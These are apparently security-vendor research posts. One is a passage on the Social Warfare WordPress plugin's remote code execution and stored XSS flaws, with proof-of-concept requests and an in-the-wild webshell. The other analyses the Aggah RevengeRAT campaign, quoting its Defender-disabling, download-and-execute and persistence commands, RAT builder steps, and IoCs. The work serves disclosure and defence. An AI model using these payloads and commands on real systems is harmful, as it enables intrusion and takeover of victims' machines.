We manipulated a file in an internal environmental server with the below content, which stores a phpinfo function inside <pre> tags. phpinfo() is a PHP function which shows the current state and environment configuration of PHP. It’s usually used as a remote payload demonstrating PHP execution.

<pre>

phpinfo();

</pre>

We then visited the following URI on the vulnerable site and found the phpinfo() function was executed:

http://<vulnerable-host>/wp-admin/admin-post.php?swp_debug=load_options&swp_url=http://***.***.***/phpinfo.txt

Figure 3. phpinfo() runs when the PoC request is sent

Stored XSS Vulnerability

We manipulated the configuration file in an internal environmental server with the below content:

<pre>

array (

  'analytics_campaign' => 'SocialWarfare',

  'analytics_medium' => 'social',

  'bitly_authentication' => false,

  'button_alignment' => 'fullWidth',

  'button_shape' => 'flatFresh',

  'button_size' => 1,

  'cache_method' => 'advanced',

  'ctt_css' => '',

  'ctt_theme' => 'style1',

  'custom_color' => '#000000',

  'custom_color_outlines' => '#000000',

  'decimal_separator' => 'period',

  'decimals' => 0,

  'default_colors' => 'full_color',

  'float_alignment' => 'center',

  'float_background_color' => '#ffffff',

  'float_button_count' => 5,

  'float_button_shape' => 'default',

  'float_custom_color' => '#000000',

  'float_custom_color_outlines' => '#000000',

  'float_default_colors' => 'full_color',

  'float_hover_colors' => 'fullColor',

  'float_location' => 'bottom',

  'float_location_page' => 'off',

  'float_location_post' => 'on',

  'float_mobile' => 'bottom',

  'float_screen_width' => 1100,

  'float_single_colors' => 'full_color',

  'float_size' => 1,

  'float_style_source' => true,

  'float_vertical' => 'center',

  'floating_panel' => true,

  'force_new_shares' => false,

  'frame_buster' => false,

  'full_content' => false,

  'google_analytics' => false,

  'hover_colors' => 'full_color',

  'last_migrated' => '3.0.5',

  'location_archive_categories' => 'below',

  'location_home' => 'none',

  'location_page' => 'below',

  'location_post' => 'below',

  'minimum_shares' => 0,

  'network_shares' => true,

  'og_page' => 'article',

  'og_post' => 'article',

  'order_of_icons' =>

  array (

    'twitter' => 'twitter',

    'linkedIn' => 'linkedin',

    'pinterest' => 'pinterest',

    'facebook' => 'facebook',

    'google_plus' => 'google_plus',

  ),

  'order_of_icons_method' => 'manual',

  'pin_browser_extension' => false,

  'pin_browser_extension_location' => 'hidden',

  'pinit_image_description' => 'alt_text',

  'pinit_image_source' => 'image',

  'pinit_location_horizontal' => 'center',

  'pinit_location_vertical' => 'top',

  'pinit_min_height' => '200',

  'pinit_min_width' => '200',

  'pinit_toggle' => false,

  'pinterest_fallback' => 'all',

  'pinterest_image_location' => 'hidden',

  'recover_shares' => false,

  'recovery_format' => 'unchanged',

  'recovery_prefix' => 'unchanged',

  'recovery_protocol' => 'unchanged',

  'single_colors' => 'full_color',

  'swp_click_tracking' => false,

  'swp_twitter_card' => true,

  'total_shares' => true,

  'totals_alignment' => 'total_sharesalt',

  'transition' => 'slide',

  'twitter_id' => '"><script>alert(/kow/)</script>',

  'twitter_shares' => false,

  'utm_on_pins' => false,

)

</pre>

Then we returned to the vulnerable WordPress host at http://<vulnerable-host>/wp-admin/admin-post.php?swp_debug=load_options&swp_url=http://***.***.***/1.txt

When you visit the Social Warfare page in the WordPress dashboard, you will see an alert as shown in Figure 4:

Figure 4. Alert shown when the administrator visits the dashboard

Exploits in the Wild

RCE Vulnerability

We also caught several samples exploiting these vulnerabilities in the wild, Figure 5 shows a POST request from one of the samples:

Figure 5. POST request for sample found in the wild

This code is the exploit for the RCE vulnerability and will manipulate a one-line webshell which allows the attacker to control the website.

<pre>eval($_REQUEST['wpaa'])</pre>

Stored XSS Vulnerability

Figure 6 shows decoded malicious JavaScript code exploiting the stored XSS vulnerability which redirects victims to an ads site. The attackers can get advertising revenue by doing this.

Figure 6. Decoded malicious JavaScript

Affected sites

We found about 40,000 sites that have installed this plugin, most of which are running a vulnerable version, including education sites, finance sites, and news sites. Many of these sites receive high traffic which we can see with Alexa global traffic rank in the left column in Figure 7:

Figure 7. Affected sites result from public WWW

Conclusion and Mitigation

There are many exploits in the wild for the Social Warfare plugin and it is likely they will continue to be used maliciously. Since over 75 million websites are using WordPress and many of the high traffic WordPress websites are using the Social Warfare plugin, the users of those websites could be exposed to malware, phishing pages or miners. Website administrators should to update the Social Warfare plugin to 3.5.3 or newer version.

Palo Alto Networks customers are protected from those two vulnerabilities by the following products and services:

  1. Threat Prevention Signature 55424
  2. PAN-DB blocks attacker’s C&C server IP and domain
  3. WildFire and Antivirus identifies and blocks exploitation payload

Palo Alto Networks has shared our findings, including file samples and indicators of compromise, in this report with our fellow Cyber Threat Alliance members. CTA members use this intelligence to rapidly deploy protections to their customers and to systematically disrupt malicious cyber actors. For more information on the Cyber Threat Alliance, visit www.cyberthreatalliance.org.

IoCs

Pastebin[.]com/0yJzqbYf

www[.]viamarkt[.]hu/readme[.]txt

netlabs[.]gr//images/code[.]txt

www[.]acne-school[.]ru//sites/all/modules/webform/tests/subform[.]txt

Www[.]tekmat[.]net/wp-content/uploads/2014/04/jpg[.]txt

Customcoverinc[.]com/images/banners/shopreadme[.]txt

37[.]59[.]55[.]45

192[.]99[.]35[.]149

192[.]99[.]35[.]63

94[.]23[.]255[.]34

8[.]47[.]64[.]2


Aggah Campaign: Bit.ly, BlogSpot, and Pastebin Used for C2 in Large Scale Campaign

Executive Summary

In March 2019, Unit 42 began looking into an attack campaign that appeared to be primarily focused on organizations within a Middle Eastern country. Further analysis revealed that this activity is likely part of a much larger campaign impacting not only that region but also the United States, and throughout Europe and Asia.

Our analysis of the delivery document revealed it was built to load a malicious macro-enabled document from a remote server via Template Injection. These macros use BlogSpot posts to obtain a script that uses multiple Pastebin pastes to download additional scripts, which ultimately result in the final payload being RevengeRAT configured with a duckdns[.]org domain for C2. During our research, we found several related delivery documents that followed the same process to ultimately install RevengeRAT hosted on Pastebin, which suggests the actors used these TTPs throughout their attack campaign.

Initially, we believed this activity to be potentially associated with the Gorgon Group. Our hypothesis was based on the high level TTPs including the use of RevengeRAT. However, Unit 42 has not yet identified direct overlaps with other high-fidelity Gorgon Group indicators. Based on this, we are not able to assign this activity to the Gorgon group with an appropriate level of certainty.

In light of that, Unit 42 refers to the activity described in this blog as the Aggah Campaign based on the actor’s alias “hagga”, which was used to split data sent to the RevengeRAT C2 server and was the name of one of the Pastebin accounts used to host the RevengeRAT payloads.

The Delivery

Our research into the Aggah campaign began with a delivery document sent to organizations in a single Middle Eastern country via an email on March 27, 2019. This email appeared to originate from a large financial institution in the same country, although it was likely spoofed. The subject of the email was “Your account is locked.” This initial delivery document was sent to organizations in one Middle Eastern country, specifically to organizations in the education, media/marketing, and government verticals. Four days later on March 31, we saw the same delivery email sent to a financial organization in a second Middle Eastern country. We later discovered that this delivery document was just one of many in a larger campaign sent to organizations in the United States, Europe and Asia targeting the same verticals as in the Middle East as well as Technology, Retail, Manufacturing, State/Local Government, Hospitality, Medical, Technology, and other Professional business. The related documents were functionally similar, so we will describe the original sample we analyzed.

The email sent on March 27 had a Word document attached with the filename “Activity.doc” (SHA256: d7c92a8aa03478155de6813c35e84727ac9d383e27ba751d833e5efba3d77946) that attempted to load a remote OLE document via Template Injection. When “Activity.doc” is opened, it displays the image in Figure 1 as a lure in an attempt to trick the user into enabling content to allow macros to run. The lure suggests that the user must open the document in the desktop versions of Microsoft Word, as macros do not function in the online version of Word in Office 365.The “Activity.doc” file does not contain a macro, but the OLE document that it loads from the remote server does contain a macro.

Figure 1. Lure image used in Activity.doc to trick user into enabling macros

Activity.doc Analysis

The delivery document uses Template Injection to load a file hosted on a remote server. Figure 2 shows the contents of the delivery document’s footer that attempts to load a remote OLE document from hxxps://static.wixstatic[.]com/ugd/05e470_b104c366c1f7423293887062c7354db2.doc:

Figure 2. Footer in Activity.doc showing remote OLE location

The remote OLE file loaded in the footer of Activity.doc file is actually an RTF file (SHA256: 5f762589cdb8955308db4bba140129f172bf2dbc1e979137b6cc7949f7b19e6f) that loads an embedded Excel document with a heavily obfuscated macro that contains a significant amount of ‘junk’ code. The purpose of this macro is to decode and execute the following URL via the "Shell" command:

mshta hxxp://www.bitly[.]com/SmexEaldos3

The command above uses the built-in “mshta” application to download the contents of URL provided, in this case a shortened URL using the Bit.ly service. During WildFire's analysis, the shortened bit.ly URL redirected to hxxps://bjm9.blogspot[.]com/p/si.html, as seen in the “Location” field of the HTTP response in Figure 3.

Figure 3. Bit.ly shortened link pointing to blog hosted at Blogspot

As you can see in the GET request above, the redirect points the browser (“mshta.exe” in this case) to a blog hosted on blogspot[.]com. As you can see in Figure 4, this BlogSpot article appears a bit odd but not necessarily malicious.

Figure 4.  bjm9.blogspot[.]com screen capture

By analyzing the code hosted on the blog, we discovered it actually includes a JavaScript embedded within it that performs several activities. Figure 5 shows the malicious JavaScript hosted at the seemingly innocuous blog.

Figure 5. Script embedded in bjm9 Blogspot article

The malicious script carries out several activities on the compromised system. First, it attempts to hamper Microsoft Defender by removing its signature set. The script also kills the Defender process along with the processes for several Office applications. All of this is performed using the following command line:

cmd.exe /c cd ""%ProgramFiles%\Windows Defender"" & MpCmdRun.exe -removedefinitions -dynamicsignatures & taskkill /f /im winword.exe & taskkill /f /im excel.exe & taskkill /f /im MSPUB.exe & taskkill /f /im POWERPNT.EXE & forfiles /c ""taskkill /f /im MSASCuiL.exe"" & forfiles /c ""taskkill /f /im MpCmdRun.exe"" & exit

The script then attempts to disable security mechanisms within Office products, specifically by setting registry key values to enable macros and to disable ProtectedView. First, the script enables macros within Word, PowerPoint and Excel by setting the following registry keys to a value of "1":

HKCU\Software\Microsoft\Office\11.0\Word\Security\VBAWarnings

HKCU\Software\Microsoft\Office\12.0\Word\Security\VBAWarnings

HKCU\Software\Microsoft\Office\14.0\Word\Security\VBAWarnings

HKCU\Software\Microsoft\Office\15.0\Word\Security\VBAWarnings

HKCU\Software\Microsoft\Office\16.0\Word\Security\VBAWarnings

HKCU\Software\Microsoft\Office\11.0\PowerPoint\Security\VBAWarnings

HKCU\Software\Microsoft\Office\12.0\PowerPoint\Security\VBAWarnings

HKCU\Software\Microsoft\Office\14.0\PowerPoint\Security\VBAWarnings

HKCU\Software\Microsoft\Office\15.0\PowerPoint\Security\VBAWarnings

HKCU\Software\Microsoft\Office\16.0\PowerPoint\Security\VBAWarnings

HKCU\Software\Microsoft\Office\11.0\Excel\Security\VBAWarnings

HKCU\Software\Microsoft\Office\12.0\Excel\Security\VBAWarnings

HKCU\Software\Microsoft\Office\14.0\Excel\Security\VBAWarnings

HKCU\Software\Microsoft\Office\15.0\Excel\Security\VBAWarnings

HKCU\Software\Microsoft\Office\16.0\Excel\Security\VBAWarnings

The script then attempts to disable the ProtectedView security mechanism within Word, PowerPoint and Excel by setting the following registry keys to a value of “1”:

HKCU\Software\Microsoft\Office\11.0\Word\Security\ProtectedView\DisableInternetFilesInPV

HKCU\Software\Microsoft\Office\11.0\Word\Security\ProtectedView\DisableAttachementsInPV

HKCU\Software\Microsoft\Office\11.0\Word\Security\ProtectedView\DisableUnsafeLocationsInPV

HKCU\Software\Microsoft\Office\11.0\PowerPoint\Security\ProtectedView\DisableInternetFilesInPV

HKCU\Software\Microsoft\Office\11.0\PowerPoint\Security\ProtectedView\DisableAttachementsInPV

HKCU\Software\Microsoft\Office\11.0\PowerPoint\Security\ProtectedView\DisableUnsafeLocationsInPV

HKCU\Software\Microsoft\Office\11.0\Excel\Security\ProtectedView\DisableInternetFilesInPV

HKCU\Software\Microsoft\Office\11.0\Excel\Security\ProtectedView\DisableAttachementsInPV

HKCU\Software\Microsoft\Office\11.0\Excel\Security\ProtectedView\DisableUnsafeLocationsInPV

HKCU\Software\Microsoft\Office\12.0\Word\Security\ProtectedView\DisableInternetFilesInPV

HKCU\Software\Microsoft\Office\12.0\Word\Security\ProtectedView\DisableAttachementsInPV

HKCU\Software\Microsoft\Office\12.0\Word\Security\ProtectedView\DisableUnsafeLocationsInPV

HKCU\Software\Microsoft\Office\12.0\PowerPoint\Security\ProtectedView\DisableInternetFilesInPV

HKCU\Software\Microsoft\Office\12.0\PowerPoint\Security\ProtectedView\DisableAttachementsInPV

HKCU\Software\Microsoft\Office\12.0\PowerPoint\Security\ProtectedView\DisableUnsafeLocationsInPV

HKCU\Software\Microsoft\Office\12.0\Excel\Security\ProtectedView\DisableInternetFilesInPV

HKCU\Software\Microsoft\Office\12.0\Excel\Security\ProtectedView\DisableAttachementsInPV

HKCU\Software\Microsoft\Office\12.0\Excel\Security\ProtectedView\DisableUnsafeLocationsInPV

HKCU\Software\Microsoft\Office\14.0\Word\Security\ProtectedView\DisableInternetFilesInPV

HKCU\Software\Microsoft\Office\14.0\Word\Security\ProtectedView\DisableAttachementsInPV

HKCU\Software\Microsoft\Office\14.0\Word\Security\ProtectedView\DisableUnsafeLocationsInPV

HKCU\Software\Microsoft\Office\14.0\PowerPoint\Security\ProtectedView\DisableInternetFilesInPV

HKCU\Software\Microsoft\Office\14.0\PowerPoint\Security\ProtectedView\DisableAttachementsInPV

HKCU\Software\Microsoft\Office\14.0\PowerPoint\Security\ProtectedView\DisableUnsafeLocationsInPV

HKCU\Software\Microsoft\Office\14.0\Excel\Security\ProtectedView\DisableInternetFilesInPV

HKCU\Software\Microsoft\Office\14.0\Excel\Security\ProtectedView\DisableAttachementsInPV

HKCU\Software\Microsoft\Office\14.0\Excel\Security\ProtectedView\DisableUnsafeLocationsInPV

HKCU\Software\Microsoft\Office\15.0\Word\Security\ProtectedView\DisableInternetFilesInPV

HKCU\Software\Microsoft\Office\15.0\Word\Security\ProtectedView\DisableAttachementsInPV

HKCU\Software\Microsoft\Office\15.0\Word\Security\ProtectedView\DisableUnsafeLocationsInPV

HKCU\Software\Microsoft\Office\15.0\PowerPoint\Security\ProtectedView\DisableInternetFilesInPV

HKCU\Software\Microsoft\Office\15.0\PowerPoint\Security\ProtectedView\DisableAttachementsInPV

HKCU\Software\Microsoft\Office\15.0\PowerPoint\Security\ProtectedView\DisableUnsafeLocationsInPV

HKCU\Software\Microsoft\Office\15.0\Excel\Security\ProtectedView\DisableInternetFilesInPV

HKCU\Software\Microsoft\Office\15.0\Excel\Security\ProtectedView\DisableAttachementsInPV

HKCU\Software\Microsoft\Office\15.0\Excel\Security\ProtectedView\DisableUnsafeLocationsInPV

HKCU\Software\Microsoft\Office\16.0\Word\Security\ProtectedView\DisableInternetFilesInPV

HKCU\Software\Microsoft\Office\16.0\Word\Security\ProtectedView\DisableAttachementsInPV

HKCU\Software\Microsoft\Office\16.0\Word\Security\ProtectedView\DisableUnsafeLocationsInPV

HKCU\Software\Microsoft\Office\16.0\PowerPoint\Security\ProtectedView\DisableInternetFilesInPV

HKCU\Software\Microsoft\Office\16.0\PowerPoint\Security\ProtectedView\DisableAttachementsInPV

HKCU\Software\Microsoft\Office\16.0\PowerPoint\Security\ProtectedView\DisableUnsafeLocationsInPV

HKCU\Software\Microsoft\Office\16.0\Excel\Security\ProtectedView\DisableInternetFilesInPV

HKCU\Software\Microsoft\Office\16.0\Excel\Security\ProtectedView\DisableAttachementsInPV

HKCU\Software\Microsoft\Office\16.0\Excel\Security\ProtectedView\DisableUnsafeLocationsInPV

The technique of enabling macros and disabling ProtectedView in Office, including the order in which the registry keys were modified was also described in our blog covering the Gorgon group. Also, the tactic of killing processes for Windows Defender and Microsoft Office applications was also carried out by Gorgon as well. The Gorgon group also used the bitly URL shortening service in their attacks, but while these are obvious technique overlaps, we still do not have concrete evidence that this attack campaign is associated with Gorgon.

The script hosted on Blogspot then carries out three main activities that include:

  1. Downloading a payload from a Pastebin URL
  2. Creating a scheduled task to periodically obtain and run a script from a Pastebin URL
  3. Creating an autorun registry key to obtain and run a script from a Pastebin URL

Obtaining a payload from Pastebin

The script hosted at Blogspot obtains a portable executable payload from a Pastebin URL and executes it. The script builds the following command and attempts to run it using the WScript.Shell object:

mshta.exe vbscript:CreateObject(""Wscript.Shell"").Run(""powershell.exe -noexit -command [Reflection.Assembly]::Load([System.Convert]::FromBase64String((New-Object Net.WebClient).DownloadString(\'h\'+\'t\'+\'t\'+\'p\'+\'s:\'+\'//p\'+\'a\'+\'s\'+\'t\'+\'e\'+\'b\'+\'i\'+\'n\'+\'.\'+\'c\'+\'o\'+\'m\'+\'/\'+\'r\'+\'a\'+\'w\'+\'/\'+\'2LDaeHE1\'))).EntryPoint.Invoke($N,$N)"",0,true)(window.close)

The command above results in the downloading of a portable executable hosted on Pastebin at https://pastebin[.]com/raw/2LDaeHE1, decoding the base64 downloaded from the URL, and then executing it. Figure 6 shows the Pastebin page hosting the executable downloaded by the script.

Figure 6. 2LDaeHE1 Pastebin page

The decoded payload has the following attributes:

SHA256 b9b67c885200f90eaf9c4911b3a7f5e6707bcb51d1b892df1bde110 13a60f6b5
Compile Time 2019-03-20 19:43:08

Table 2. Decoded payload from pastebin[.]com/raw/2LDaeHE1

This payload was written in VB.NET and named "Nuclear Explosion," which is a variant of RevengeRAT configured to use the domain "lulla.duckdns[.]org" for C2, as seen in Figure 7.

Figure 7.  RevengeRAT configuration

According to its configuration seen in Figure 8, when sending data to the C2 server, it will split the information using the string "hagga", which is the same name as the PasteBin account hosting the payload information seen in Figure 6 and the basis of the Aggah campaign name.

Figure 8. Configuration showing the string "hagga" used to split information sent to the C2 server

Creating a Scheduled Task

The script hosted at the Blogspot blog builds another command to create a scheduled task called "eScan Backup" that runs every 100 minutes. The command string generated by the script used to create this scheduled task is:

schtasks /create /sc MINUTE /mo 100 /tn eScan Backup /tr ""mshta vbscript:CreateObject(""Wscript.Shell"").Run(""mshta.exe https://pastebin[.]com/raw/tb5gHu2G"",0,true)(window.close)"" /F '

The “eScan Backup” task will use the built-in mshta application to download a script from a Pastebin URL, specifically at hxxps://pastebin[.]com/raw/tb5gHu2G that we will continue to refer to as the tb5gHu2G script. We believe the actors chose the name “eScan Backup” to appear related to the eScan antivirus products. Figure 9 shows the scheduled task in Windows’ Task Scheduler program.

Figure 9. Scheduled task created to reach out to Pastebin URL and run the hosted script every 100 minutes

The scheduled task downloading and running the tb5gHu2G script is meant for persistence, as it runs the same command to hamper Windows Defender and kill Office applications. The tb5gHu2G script also attempts to run the same VBScript as the script hosted on the Blogspot blog, of which downloads and executes the payload from the “2LDaeHE1” Pastebin page shown in Figure 6. Figure 10 shows the Pastebin page hosting the tb5gHu2G script.

Figure 10. tb5gHu2G Pastebin page

Creating an Autorun Registry Key

The script hosted at the Blogspot blog creates an autorun registry key, which appears to be a second persistence mechanism to supplement the previously mentioned scheduled task. To create the autorun key, the script generates the following command that it will attempt to run:

CreateObject("Wscript.Shell").regwrite "HKCU\Software\Microsoft\Windows\CurrentVersion\Run\MicrosoftUpdate", "C:\Windows\System32\mshta.exe vbscript:CreateObject(""Wscript.Shell"").Run(""mshta.exe%20http://pastebin[.]com/raw/YYZq1XR0"",0,true)(window.close)" , "REG_EXPAND_SZ"

This run key will attempt to download the contents hosted at yet another Pastebin URL of http://pastebin[.]com/raw/YYZq1XR0

and run the contents as a script using the Wscript.Shell object. Figure 11 shows the Pastebin page displaying the contents of the script.

Figure 11. YYZq1XR0 Pastebin page

The YYZq1XR0 Pastebin paste contains the following script that does very little:

<script language="VBScript">

self.close

</script>

The fact that the above script does so little suggests that the actor may update this paste with a new script containing additional functionality when desired. The editing of pastes is possible if the paste was created using a "Pro" account. These pastes were created by an account named HAGGA, which appears to be a PRO account that would allow the actor to update the script to run on infected systems. HAGGA has several additional pastes as well as seen below in Figure 12. These pastes contain additional malicious scripts that are ultimately used to create a payload.

Figure 12. Hagga’s Pastebin page

Part of a Larger Campaign?

While investigating this particular campaign we reviewed the click count available on Bit.ly.  As of April 11, 2019, the Bit.ly link, SmexEaldos3, referenced in the analysis above contained over 1,900 clicks in about 20 countries spanning North America, Europe, Asia, and the Middle East. This high volume click-count indicated to us that we were likely only looking at an extremely small subset of the actual campaign. It is also highly likely that these click counts also include individuals accessing the shortened link during investigations and research efforts; therefore, the number is not an accurate representation of the number of hosts infected.

Figure 13. bitly SmexEaldos3 page clicks

Digging in a bit further we took a look at the document properties to see what additional information we may be able to use to help identify related activity. The document properties indicate these operators were using an apparently pirated version of Microsoft Word and used the string ‘Lulli moti myri’ as the creator/author of the document. Using this string we searched in our repositories and identified over a dozen Microsoft Office documents - half of them DOCX and the other half XLS.

All of the documents have a time stamp between January and April 2019, and each contained a Bit.ly URL that redirects to a Blogspot page.  While all of these documents were of interest to us, we noticed one configured with the same Bit.ly URL as our original file Activity.doc. This file has the following SHA256:

SHA256 ef837119fc241e8fde85f36f4635a71f6b87aecf39dc979961be914 f48c4ef4c

Table 3. Similarly configured document to Activity.doc

During our analysis, we identified several Bit.ly URLs and their redirects resulting in the download of RevengeRAT. One particular sample contains the C2 domain kronozzz2.duckdns[.]org. This sample has a SHA256 of:

SHA256 c365b15cb567da7e9c04dffa0de1cb2b8104d5fe668c17691d8c683 80bcd6d30

Table 4. Decoded payload from pastebin[.]com/raw/sgawvit9

One of HAGGA’s pastes includes the title ‘kronoz2 back2new’. This domain indicated to us another possible relation to the HAGGA Pastebin account shown in Figure 12. Open source research revealed a similar domain kronoz.duckdns[.]org associated with a RevengeRAT sample with the following hash:

SHA256 fa5500a45e98e084b489301fd109676a4d8b0d3b39df4d9e2288569 e232a9401

Table 5. File associated with kronoz.duckdns[.]org

All identified samples are available in Appendix A.

After reviewing all of the delivery documents and RevengeRAT payloads we discovered that all but one payload contains the mutex RV_MUTEX-WindowsUpdateSysten32 (note the purposeful misspelling by the attackers of “Systen32” for “System32”) with a base64 encoded identifier of SE9URUlTIE5PVk9T that decodes to HOTEIS NOVOS (“NEW HOTELS” in Portuguese). We searched through our available repositories to see just how many samples contained these strings. We found over 50 files beginning as early as September 2018, which are noted in Appendix A. Many of these samples contained the same ‘hagga’ key; however, we also noted three other additional keys: ‘oldman’, ‘steve’, and ‘roma225’. The ‘roma225’ key was discussed in December 2018 in a publication titled ‘The Enigmatic “Roma225” Campaign’ by Yoroi. The one sample that was not configured with that mutex and identifer was the sample noted in Table 5.  That sample contains the mutex RV_MUTEX-cuiGGjjtnxDpnF and the Identifier TWlsZWdvbmE= which decodes to ‘Milegona’.

Correlating RevengeRAT samples

RevengeRAT is a commodity Trojan that has many leaked builders freely available in open source, which makes attributing the tool’s use to a specific actor or attack campaign difficult. Because of this, we wanted to determine if the mutex, identifier and key seen in Aggah related samples were not standard default values for RevengeRAT and if they were strong enough to use for pivoting and correlation purposes. To gauge the likelihood of two unrelated actors using the same values in the configuration, we used the leaked RevengeRAT builder (v0.3) to visualize the process an actor would have to take to create RevengeRAT samples that shared the same mutex, identifier and key as the payload delivered in the Aggah campaign.

To our surprise, we found it was rather unlikely that two unrelated individuals would use the mutex, identifier, and key just by happenstance. We believe this as the actor must manually enter the mutex, identifier, and key into specific fields within the RevengeRAT builder, in which we will highlight in the following explanation of steps required to build the Trojan.

To create the RevengeRAT payload used in this campaign, the actor would use the RevengeRAT server to compile an executable configured with the appropriate fields. First, the actor would set the “Socket Key” field to “hagga” and press “Start Listening”, as seen in Figure 14.

 Figure 14. RevengeRAT Builder Socket Key Setting

Once the server is configured and listening, the actor would click the “Client Builder” button to create the RevengeRAT client, as seen in Figure 15.

 Figure 15. RevengeRAT Client Builder

In the Client Builder, the actor would click the “Network Settings” drop down and enter the domain “lulla.duckdns[.]org” and the TCP port of 2336 before pressing the add button seen in Figure 16.

 Figure 16. RevengeRAT Network Settings setup

The actor would then click the Basic Settings drop down and enter their chosen identifier “HOTEIS NOVOS” into the “Client Identifier” field and would add “-WindowsUpdateSysten32” in the “Client Mutex” field, as it already contains “RV_MUTEX” by default. Figure 17 shows these values added to the correct fields. What is of interest to note here is that the actor manually added the string “-WindowsUpdateSysten32” instead of clicking the plus (“+”) button available next to this field, which would concatenate a hyphen and a random string instead.

 Figure 17. RevengeRAT Basic Settings setup

Lastly, to compile the payload the actor has to agree to the Terms of Service and click the “Compile” button, as seen in Figure 18.

 Figure 18. RevengeRAT Ready to compile

By pressing the compile button, the RevengeRAT server will create a client executable with a default name of “Client.exe” that the actor can save to the system prior to delivering it in their attack. Figure 19 shows the RevengeRAT client icon on the desktop.

Figure 19. RevengeRAT Client Icon

The configuration within the compiled “Client.exe” seen in Figures 16 and 17 visually matches the configuration of the RevengeRAT downloaded from Pastebin in the Aggah campaign, as seen in Figures 7 and 8. This suggests that the actor(s) involved in this campaign would have followed similar steps to create their payload. The sequence of steps carried out to create RevengeRAT payloads that share the same client identifiers and socket keys suggests with a high confidence that a common actor is involved.

Conclusion

Initially, according to our telemetry it appeared as though this could be a very focused effort to target organizations within one Middle Eastern country. However, after further analysis this appears to be just a small part of a much larger campaign which also seems to be affecting many regions including but not limited to the United States, Europe, and Asia. Unfortunately, our current data set does not afford insight into the attackers’ motivation other than to compromise a large number of victims.

While a lot of this activity behaviorally appears to be potentially related to the Gorgon Group’s criminal activity, it is currently unclear and requires additional analysis to prove. Both Unit 42 and Yoroi recently released similar blogs which also displayed similar tactics but were not assessed with a high level of confidence as related to the Gorgon Group. Although we are unsure of a connection to the Gorgon Group specifically, we do assess that based on the unique configuration of these RevengeRAT samples that a common operator was likely involved in the activity mentioned in this blog.

RevengeRAT is a publicly available RAT which is seen in high volume.  It appears as though some users of this RAT have moved from following publicly available step-by-step guides to become a little more sophisticated in how they are leveraging alternative storage locations for C2 support, such as Pastebin. These technique changes may help the operators by hiding behind legitimate services that are likely not blocked by security devices.

Palo Alto Networks customers are protected from these operators in the following ways:

  • AutoFocus: Customers can currently track this campaign activity using the following tags: Aggah, RevengeRAT
  • WildFire and Traps: detects all malware supported in this report as malicious

Palo Alto Networks has shared our findings, including file samples and indicators of compromise, in this report with our fellow Cyber Threat Alliance members. CTA members use this intelligence to rapidly deploy protections to their customers and to systematically disrupt malicious cyber actors. For more information on the Cyber Threat Alliance, visit www.cyberthreatalliance.org.

Appendix A:

Indicators of Compromise


Malicious Documents and Payloads

6101f3210638a6068a9d40077f958e8d8a99ffed686a48426784f368e0ac021b

89d302cfe11c5fdca420d12cc36d58b449f24ee761b822cb8a22497af7e873ba

248456219c1be39f494301a16cae0a4ed9676be8d1155fa8ba5540d223797e97

82e64d2233cd8e755fecfefbd976f6143138f9b33e037f24a25b05fe9abd5620

1eef9ef568703ba6558923ec88cf960ed86086d87488a188709d32827877f528

9b47e150a9259ae7a6df20f070dc9faf9d5a589347f8db8a9f64c64060cb7606

679f1d59116af145f4f7c1a4d1cdb66e4402b0da906a491e09071e8eac696a16

fa5500a45e98e084b489301fd109676a4d8b0d3b39df4d9e2288569e232a9401

98136bc4323e00f64b63d1035c313bc08fb56af7894ac050b8e9db6961593eef

c365b15cb567da7e9c04dffa0de1cb2b8104d5fe668c17691d8c68380bcd6d30

b9b67c885200f90eaf9c4911b3a7f5e6707bcb51d1b892df1bde11013a60f6b5

ec8ff76234aca351169e7cf4973b8b5d603fa165815107482cbd0d803a829e81

aaabc63bd58fa4b8e2cb79630ea5e24c55f29327cae8ca36aae3219b95100669

c87fb09929159c2dab63d609d7bde992ce979f3545fbe20ddca0a3f263d9603f

abba33bdc8cf21423202b000771ec10d8ab7248f199d8211e53be03c9905b0ed

a4c1a9d4a6be9290a58b282f6b7dc75ebd4d4e3866df4fdab80eac56274aabf1

947ddcefbb1170a6fbd1ba341c773444c1833bedecdb4d6684e05b8555765117

6fe3548e0dc7fb605ee69791b752df0d9f3d8f5db49b2811011ac2a092ab0a28

6def95b2858c043e261b8f4d440abc1436a9dc551906d86a37c5f3331af8cbfc

eacad199f02e26ccdc7a866c18e585f7ee7e2a80ef0325208ddb22b1d059be2f

d2a16840541f905f7bcecf64e2d7dc827f314c4b97daf6e4cc4262fd91fdd14c

61600526307ec08137967b49b230c03ce8a4e1d2f0d58ea2e5d8b2ab3bf92df7

8e6c25f517a69c5da329f858b291b4d146c3fd0dd07c17a1d8a6851cddb347eb

7acd5696306ae7ed8de112f096917487df2d01c2aa66b4b9d2a37ea36b597b1a

2815552fd2f57eba147715331f96387dcb4769d3af816e9db2195e5602fc3a1a

251e3e25584d1a654a395accbcfdb506ec8b9d7039cb3ab725e14415d3c71aad

f5e170571689b393139b9cea484a9683305129ecbf2ab4ebb93fc997ee1d31aa

77a1430cfd728daa7a61e10f3cdc3409104cae1aed65711c8f5ce425c6920cb7

9c8fa4205b2ed8a6f60156bdc39d33a23c6e503cf2f8e69d66bf2980e78bacef

c57ff49bfe21e345c2bde30bc8feb60626f3c7839b1c2e5a1f01b9a567f911d8

8e771cbb12b259d4d12feac34c80e95eb38228dea393d49e0b9cc6f19861847c

abcce639df67279c73f327b2c511183c00ca96555fe481a4ae417bf752c96efa

83d9c57cfc40457b072bdc0e062dd5ca4958a91d8cf3387dbedd99af753da640

5976fca040071eb33ca383412b915e5160133c4e0f8a07bbbaa478ceeee0a890

a5c3c96b655d3115a39875e0303951fef2f2d6119b0af9eaadf57bacfae3f5cb

10d4bd37cd29071186b4ef31341edb79a9ae05c6bc8d26c9850cfeccabb90d1f

89903b38efc7a86da63d547d3d4e3439d64656a030cb289eff4721bc5ada3e13

464f30101630f06013ea65e72b0c043fa1fc83440d9c3367e474d6309d3fe4c9

5e226f1c0729d1fbcf6e074e28009d35e2f6eaa4d4eb0c411892ea56e1299c86

f57fff1b8acdee475b161ec1313452f0fe66077142fc677a63f7914a96890bae

a1879f1f3c2bbb1a4cf8af8e54230c3b0b88c29e37902c88d37ec9d7a1138894

3fa2591b208137d68aa87da931d9cc152a62250b7d26755818f362fa5015a99a

87f43fd2f6c9d1439ceb250e3bd045a07d9a8c214cf17dc66a8c22a3846b6437

4e2997adac5ae57ab92512e5b02e9a5ceb588f287a68387420113ed7b3d347d2

d32f1bd358b97f8f1ae2295c7e8969fab1460d9d54c9528dcfbb42c96a74b31b

f69fff5106fc73672569abc62ad85cfa461c237d9222426db20d6565021c110f

5742ebd53b2b495df0c6bff8ddc17d1726cb8e76e269bd8207b07a0a3ee2b813

